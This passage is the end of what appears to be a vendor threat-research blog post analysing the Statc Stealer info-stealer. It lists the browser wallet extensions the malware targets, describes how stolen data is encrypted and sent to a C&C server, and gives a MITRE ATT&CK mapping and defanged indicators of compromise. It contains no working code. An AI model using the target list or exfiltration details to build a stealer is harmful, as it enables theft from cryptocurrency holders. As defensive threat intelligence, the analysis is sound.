\\x211780	38	keplr:dmkamcknogkgcdfhhbdcghachkejeap
\\x2117c0	41	argent-x:dlcobpjiiigpikoobohmabehhmhfoodbb
\\x211800	47	fractal-wallet:agechnindjilpccclelhlbjphbgnobpf
\\x211840	44	anta-wallet:ifcdnamhbkldldldemodnddgcibide

Figure 9: Browser related data shown in ProcMon

© 2023 ThreatLabz

Wallet data

The Statc Stealer can exfiltrate data from various wallets, like:

- Cryptocom-Wallet
- Petra-aptos-wallet
- exodus-web3-wallet
- bitkeep-crypto-nft-wallet
- liquidity-wallet
- ethos-sui-wallet
- suite-sui-wallet
- tallsman-polkadot-wallet
- Enkrypt-ethereum-polkadot
- leap-cosmos-wallet
- pontem-aptos-wallet
- fewcha-move-wallet
- rise-aptos-wallet


- teleport-wallet
- martin-wallet-aptos-sui
- avana-wallet-solana-wallet
- glow-solana-wallet-beta
- solflare-wallet

Transfer And Storage Of Stolen Data

In the case of Statc Stealer, cybercriminals are using a command-and-control (C&C) server network to move and store stolen data.

A C&C server is a system controlled by the cybercriminals who distribute stealer malware to take sensitive data. The C&C server acts as their secure storage compartment where they send and store encrypted data for later use.

The image below shows how Statc Stealer saves stolen data into text files and stores them in the **Temp** folder.



© 2023 ThreatLabz

Figure 10: Stolen data in Temp folder

The image below shows how Statc Stealer tries to send the data (after it's been encrypted) to its C&C server.




© 2023 ThreatLabz

Figure 11: Stolen data, in encrypted format, sent to C2

Other Unusual Activity

Some malware may attempt to leverage less commonly monitored or analyzed registry locations to evade detection by security software. By choosing a relatively obscure location like this one, cybercriminals may hope to bypass certain detection mechanisms or security controls.



© 2023 ThreatLabz

Figure 12: Sample checking its presence in Shell Compatibility in Registries

Conclusion

In conclusion, the emergence of the new info stealer, Statc Stealer, highlights the relentless evolution of malicious software in the digital realm.

Based on the observations made during analysis, we feel confident in saying that Statc Stealer:

- falls under the category of “info stealer” in malware types
- targets users of Windows operating systems
- is sophisticated and can perform various malicious activities if its able to gain access to your personal computer (Windows)

- targets sensitive information from web browsers and cryptocurrency wallets

Cybercriminals and their expanding list of malware types is becoming more complex by the minute. The discovery of Statc Stealer demonstrates the importance of staying alert, ongoing research, and monitoring. This in itself is a form of malware protection. However, we also recommend security teams inspect all traffic and leverage malware prevention engine like Zscaler Cloud [Intrusion Prevention Systems \(IPS\)](#) for known threats and sandboxing technology for unknown threats.

In addition to staying on top of these threats, Zscaler's ThreatLabz team continuously monitors for new threats and shares its findings with the wider community.

Zscaler Coverage

Zscaler sandbox coverage

Zscaler's multilayered cloud security platform detects indicators at various levels. During the investigation of this campaign, Zscaler Sandbox played a crucial role in analyzing the behavior of various files. Through this sandbox analysis, the threat scores and specific MITRE ATT&CK techniques triggered were identified, as illustrated in the screenshot provided below. This comprehensive approach empowers cybersecurity professionals with critical insights into the malware's behavior, enabling them to effectively detect and counter the threats posed by Statc Stealer.

To learn more about coverage, visit the [Zscaler Sandbox webpage](#) or [Win64.PWS.StatcSteale](#) the [Threat Library](#), where we list all threats and threat information.




Figure 13: Zscaler sandbox coverage

© 2023 ThreatLabz

MITRE ATT&CK mapping

ID	Name
T1547	Boot or Logon Autostart Execution
T1217	Browser Information Discovery
T1059	Command and Scripting Interpreter
T1555	Credentials from Password Stores
T1132	Data Encoding
T1005	Data from Local System
T1001	Data Obfuscation
T1189	Drive-by Compromise

Indicators of Compromise (IOCs)

MD5 HASH	DESCRIPTION
f77dc89afb53e5f63626e122db61e	Dropper
3834ec03aee0860dfd781805cac3e649	Downloader
65affc4e1d5242a9c3825ce51562d596	Static Stealer (source VT)
e002c90a035495631a0abf202720a79c	Static Stealer (source VT)
f49348fa15d87e92896363b40267c9ae	Static Stealer (source VT)

MD5 hash table

DOMAIN/IP	URL	DESCRIPTION
95[.]217[.]5[.]87	95[.]217[.]5[.]87[/]Setup64_new0[/]Version2023-new[.]exe	MALICIOUS URL
check[.]topgearmemory[.]com	check[.]topgearmemory[.]com/dw/9c890e1b2b4f2723a68fc905268ee010cae232be[.]txt	MALICIOUS URL
check[.]topgearmemory[.]com	https[:]//topgearmemory[.]com/kdsfedafa/stat?c=	BOTNET

Domain and IP details table

File names

- Version2023-new.exe
- chtgpt_x64.exe
- SearchApplication.exe
- sound_adapter.exe




Thank you for reading

Was this post useful?

[Yes, very!](#)[Not really.](#)

Disclaimer: This blog post has been created by Zscaler for informational purposes only and is provided "as is" without any guarantees of accuracy, completeness or reliability. Zscaler assumes no responsibility for any errors or omissions or for any actions taken based on the information provided. Any third-party websites or resources linked in this blog post are provided for convenience only, and Zscaler is not responsible for their content or practices. All content is subject to change without notice. By accessing this blog, you agree to these terms and acknowledge your sole responsibility to verify and use the information as appropriate for your needs.

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our [privacy policy](#).